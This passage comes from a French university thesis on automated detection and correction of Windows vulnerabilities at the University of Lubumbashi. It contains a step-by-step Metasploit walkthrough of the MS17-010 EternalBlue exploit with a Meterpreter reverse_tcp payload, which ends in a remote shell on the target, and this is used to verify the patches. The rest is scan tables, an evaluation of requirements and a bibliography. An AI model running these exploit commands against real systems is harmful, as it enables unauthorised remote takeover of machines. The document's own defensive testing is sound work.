SMB NativeLanMan	Wed, Dec 2, 2020 3:21 PM UTC	Wed, Dec 2, 2020 4:13 PM UTC	0.0 (Log)	95 %	2
SMB Remote Version Detection	Wed, Dec 2, 2020 3:22 PM UTC	Wed, Dec 2, 2020 4:14 PM UTC	0.0 (Log)	80 %	2
SMBv1 enabled (Remote Check)	Wed, Dec 2, 2020 3:22 PM UTC	Wed, Dec 2, 2020 4:14 PM UTC	0.0 (Log)	80 %	2
TCP timestamps	Wed, Dec 2, 2020 3:22 PM UTC	Wed, Dec 2, 2020 4:14 PM UTC	2.6 (Low)	80 %	2

Figure 4- 43 Résultat du scan après correction.

Nous pouvons à présent tester l'efficacité de notre système par le lancement d'un payload d'exploitation de la vulnérabilité SMBv1 via la console de Metasploit. Voici les commandes à exécuter pour lancer un exploit sur notre victime :

- Taper la commande **msfconsole -q** pour lancer la console de Metasploit

```

root@kali:/home/schadrac# msfconsole -q
msf5 >

```

Figure 4- 44 Lancement de la console de Metasploit

- Ensuite **search ms17_010** pour rechercher les modules liés à la vulnérabilité liée au protocole SMBv1. Le ms17_010 est le numéro d'identification de cette vulnérabilité.
- Suivi de **use auxiliary/scanner/smb/smb_ms17_010** pour scanner l'hôte ciblé afin de déterminer s'il est vulnérable à cette faille.

```

msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) >

```

Figure 4- 45 Exploit-Scan de la machine cible

- Suivi de **set rhosts 192.168.43.62** : On sélectionne la victime en renseignant son adresse IP.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.43.63
rhosts => 192.168.43.63
msf5 auxiliary(scanner/smb/smb_ms17_010) > █
```

Figure 4- 46 Exploit-Renseigner l'adresse IP de la machine victime

- **exploit** : le resultat de cette commande permet de déterminer si l'hôte est vulnérable à cette attaque.
1. Si c'est le cas, le message de confirmation sera **Host is likely VULNERABLE to ms17_010 !**

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit
[+] 192.168.43.63:445 - Host is likely VULNERABLE to MS17-010! - Win
dows 7 Professional 7600 x64 (64-bit)
[*] 192.168.43.63:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > █
```

Figure 4- 47 Exploit-Tester la vulnérabilité de la machine victime

- Si l'hôte est vulnérable par rapport à cette attaque, nous pouvons lancer notre attaque afin de prendre le contrôle de la machine ciblée. La commande est **exploit/windows/smb/ms17_010_eternalblue**

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit/windows/smb/ms17_010_
eternalblue
[-] Unknown command: exploit/windows/smb/ms17_010_eternalblue.
This is a module we can load. Do you want to use exploit/windows/smb/ms1
7_010_eternalblue? [y/N] y
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse
_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 4- 48 Exploit-Lancement de l'attaque

- Configurer le **payload**. La commande est la suivante : **set payload windows/x64/meterpreter/reverse_tcp**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64
/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 4- 49 Exploit-Configuration du payload

- Renseigner l'adresse IP local. C'est-à-dire l'adresse IP de la machine de l'attaquant : **set lhost 192.168.43.43**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.43.62
lhost => 192.168.43.62
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 4- 50 Exploit-Renseigner l'adresse IP de la machine locale

- Suivi de la commande **exploit** qui va exécuter un ensemble d'instruction pour pouvoir se connecter à la machine victime et exploiter la vulnérabilité. Si tout se passe normalement, le résultat renvoyé sera **meterpreter>**

```

[*] 192.168.43.63:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.43.63:445 - Sending all but last fragment of exploit packet
[*] 192.168.43.63:445 - Starting non-paged pool grooming
[+] 192.168.43.63:445 - Sending SMBv2 buffers
[+] 192.168.43.63:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.43.63:445 - Sending final SMBv2 buffers.
[*] 192.168.43.63:445 - Sending last fragment of exploit packet!
[*] 192.168.43.63:445 - Receiving response from exploit packet
[+] 192.168.43.63:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.43.63:445 - Sending egg to corrupted connection.
[*] 192.168.43.63:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.43.63
[*] Meterpreter session 1 opened (192.168.43.43:4444 -> 192.168.43.63:64016) at 2021-01-14 13:18:19 +0200
[+] 192.168.43.63:445 - =====
=====
[+] 192.168.43.63:445 - =====-WIN=====
=====
[+] 192.168.43.63:445 - =====
=====
meterpreter > █

```

Figure 4- 51 Exploit-Prise de contrôle de la machine ciblée

- Nous avons dès à présent le contrôle de la machine distante. Comme, il s'agit de Windows, nous pouvons par exemple lancer le Shell Windows en tapant tout simplement la commande **shell**.

```

meterpreter > shell
Process 2968 created.
Channel 2 created.
Microsoft Windows [version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>█

```

Figure 4- 52 Exploit-Lancement de l'interpréteur des commande Windows à distance

2. Si l'hôte n'est pas vulnérable ; c'est-à-dire après la correction de cette vulnérabilité, le résultat de la commande **exploit** doit renvoyer **Host does NOT appear vulnerable**.

```

msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit
[-] 192.168.43.62:445 - Host does NOT appear vulnerable.
[*] 192.168.43.62:445 Report - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > █

```

Figure 4- 53 Exploit-Test de la vulnérabilité de la machine après application des correctifs

▪ Résultats




Figure 4- 54 Visualisation de la tache créée après correction des vulnérabilités

Name ▲	Oldest Result	Newest Result	Severity	QoD	Results	Hosts
CPE Inventory	Fri, Oct 16, 2020 8:00 PM UTC	Fri, Oct 16, 2020 8:00 PM UTC	0.0 (Log)	80 %	1	1
DCE/RPC and MSRPC Services Enumeration	Fri, Oct 16, 2020 7:46 PM UTC	Fri, Oct 16, 2020 7:46 PM UTC	0.0 (Log)	80 %	1	1
DCE/RPC and MSRPC Services Enumeration Reporting	Fri, Oct 16, 2020 7:54 PM UTC	Fri, Oct 16, 2020 7:54 PM UTC	5.0 (Medium)	80 %	1	1
Hostname Determination Reporting	Fri, Oct 16, 2020 8:00 PM UTC	Fri, Oct 16, 2020 8:00 PM UTC	0.0 (Log)	80 %	1	1
ICMP Timestamp Detection	Fri, Oct 16, 2020 7:51 PM UTC	Fri, Oct 16, 2020 7:51 PM UTC	0.0 (Log)	80 %	1	1
OS Detection Consolidation and Reporting	Fri, Oct 16, 2020 7:49 PM UTC	Fri, Oct 16, 2020 7:49 PM UTC	0.0 (Log)	80 %	1	1
SMB/CIFS Server Detection	Fri, Oct 16, 2020 7:46 PM UTC	Fri, Oct 16, 2020 7:46 PM UTC	0.0 (Log)	80 %	2	1
SMB Remote Version Detection	Fri, Oct 16, 2020 7:50 PM UTC	Fri, Oct 16, 2020 7:50 PM UTC	0.0 (Log)	80 %	1	1
TCP timestamps	Fri, Oct 16, 2020 7:50 PM UTC	Fri, Oct 16, 2020 7:50 PM UTC	2.6 (Low)	80 %	1	1
Traceroute	Fri, Oct 16, 2020 7:50 PM UTC	Fri, Oct 16, 2020 7:50 PM UTC	0.0 (Log)	80 %	1	1

Figure 4- 55 Résultats du scan après correction

4.5. Conclusion

4.5.1. Evaluation des besoins fonctionnels

Tableau 4- 1 Evaluation des besoins fonctionnels

Noms des besoins	Evaluation	Notes
Scanner le réseau	100 %	Le système scanne le réseau en temps réel.
Détecter les vulnérabilités	95 %	Le système est capable de détecter les vulnérabilités dans le réseau.
Déployer les patches	80 %	Le système déploie les correctifs sur les cibles.
Corriger les vulnérabilités ciblées	99 %	Les scripts de correction et les mises à jours corrigent les vulnérabilités ciblées.
Automatiser la correction	50 %	La correction automatique étant faite mais la présence de l'administrateur est toujours nécessaire.
Total	84,8 %	

4.5.2. Evaluation des besoins non fonctionnels

Tableau 4- 2 Evaluation des besoins non fonctionnels

Noms des besoins	Evaluation	Notes
Disponibilité	99 %	Le temps d'arrêt est moindre.
Performance	98 %	Le système offre un temps d'attente très moindre.
Simplicité de mise en place	90 %	Simple à mettre en place et à configurer.
Coût	70 %	La grande partie du système est Open Source. L'autre nécessite la licence.
Efficacité	99 %	La probabilité de tomber en panne est très moindre.
Portabilité	100 %	Le système gère tout type de plateformes.
Total	92.66 %	

CONCLUSION GENERALE

Ce travail a traité de la détection et correction automatique des vulnérabilités ciblant les plateformes Windows. Il a été question de concevoir et d'implémenter un système capable d'effectuer l'audit du parc informatique de l'université de Lubumbashi afin d'y détecter les vulnérabilités qui sont les portes d'entrée des attaquants. L'objectif poursuivi était celui de minimiser le risque d'exploitation des vulnérabilités partant de ce qui a été constaté sur terrain.

Pour arriver aux résultats attendus, nous nous sommes basés sur les méthodes de l'ingénierie des systèmes, plus précisément la méthode Top Down Design qui consistait à disséquer le système en des modules, mettre l'abstraction en étudiant séparément chaque module afin de réduire la complexité de l'ensemble du système. Nous avons tout d'abord identifié les spécifications fonctionnelles du modèle existant en l'étudiant et en le critiquant.

Sur base des spécifications fonctionnelles recueillies dans la première partie, nous avons conçu de manière logique, puis de manière détaillée le nouveau système qui doit répondre aux différents besoins exprimés par le service des ressources informatiques de l'UNILU. La conception générale consistait à la mise en place d'une architecture générale du système ; la conception détaillée consistait à la spécification fonctionnelle des différents modules du système et à la spécification des interactions entre ces modules.

Après avoir modélisé le nouveau système, nous avons effectué un choix de la technologie à utiliser. Puis une étude de cette technologie a été menée afin permettre la mise au point du système sur le plan physique et pouvant être utiliser pour réaliser les différentes fonctionnalités dont le nouveau système a besoin et devant accomplir des tâches réelles. Cette étude s'est terminée par les procédures d'implémentation du système.

Les procédures d'implémentation qui ont été spécifiées dans la troisième partie du travail ont permis d'entamer la dernière partie du travail. Cette partie a consisté à l'implémentation du système. L'implémentation consistait à l'installation, à la configuration et au test de notre système. Une évaluation des besoins a été effectuée et les résultats obtenus ont été satisfaisants. L'implémentation du système qui est la quatrième partie, a mis un terme à ce travail.

Perspectives d'avenirs

Nous ne prétendons pas que le système mis en place est une solution qui résout tous les problèmes constatés au sein du réseau de l'université de Lubumbashi. C'est pourquoi nous avons procédé à une évaluation des besoins exprimés en fonction du système que nous avons mis en place. Il est évident que les 100% des besoins exprimés n'ont pas été atteints dans ce travail.

La solution mis en place répond uniquement aux réalités que rencontre SRI/UNILU dans la période allant de Février 2020 à Janvier 2021 ; le système se limite à la détection et correction des vulnérabilités ciblant les systèmes d'exploitations Windows 10, 7, voir XP utilisés comme systèmes clients dans le réseau de L'UNILU.

Etant donné que SRI utilise encore Windows 7, il suffirait de remplacer ce dernier par le client Windows 10 pour réduire encore d'avantage les vulnérabilités parce que Microsoft ne publie désormais que les mises à jours pour Windows 10. Un autre challenge sera celui de pouvoir cibler des plateformes hétérogènes (un parc avec du Linux, du Mac et du Windows).

Il est important de signifier que ce travail est une œuvre humaine, elle est sujette aux imperfections. Cependant, nous restons ouverts à toute remarques, critiques et corrections pour l'amélioration et l'évolution de ce travail.

BIBLIOGRAPHIE

- [1] « Administrer Windows Serveur avec Ansible » [En ligne] : <https://pixelabs.fr/> [Accès le 04/12/2020].
- [2] M. K. Israël, Gestion des configurations d'un Datacenter basée sur puppet et foreman, Lubumbashi : TFC_ESIS, 2015-2016.
- [3] M. A. Ange, La mise en place d'une solution open source de détection des vulnérabilités dans un réseau, Lubumbashi : TFC_ESIS, 2016-2017.
- [4] « Utilisez Ansible pour automatiser vos taches de configuration » [En ligne] : <https://openclassrooms.com/fr/courses/2035796> [Accès en octobre 2020].
- [5] K. K. Landry, Etude et mise en place d'un système de détection et correction et correction automatique des vulnérabilités réseaux, Lubumbashi : TFC_ESIS, 2017_2018.
- [6] « Ansible configuration settings locations » [En ligne] : https://docs.ansible.com/ansible/latest/reference_appendices/config.html [Accès en Aout 2020]
- [7] « Débutez avec Ansible et gérez vos serveurs Windows » [En ligne] : <https://www.it-connect.fr/> [Accès le 04/12/2020].
- [8] « Administrer Windows serveur avec Ansible » [En ligne] : <https://pixelabs.fr/> [Accès le 04/12/2020].
- [9] « Gérer le pare feu en PowerShell » [En ligne] : <https://www.it-connect.fr/chapitres> [Accès en Octobre 2020].
- [10] «scripts ConfigureRemotingForAnsible.ps1 » [En ligne]: <https://github.com/ansible/ansible/blob/devel/examples> [Accès en Septembre 2020]
- [11] « Spécific scan configurations setting » [En ligne] : <https://community.greenbone.net/t/> [Accès en Juillet Mars 2020].
- [12] support@greenbone.net, « Greenbone » - - 2015-2017. [En ligne]. Available : <https://docs.greenbone.net/GSM-Manual/gos-4/en/> [Accès en Aout 2020].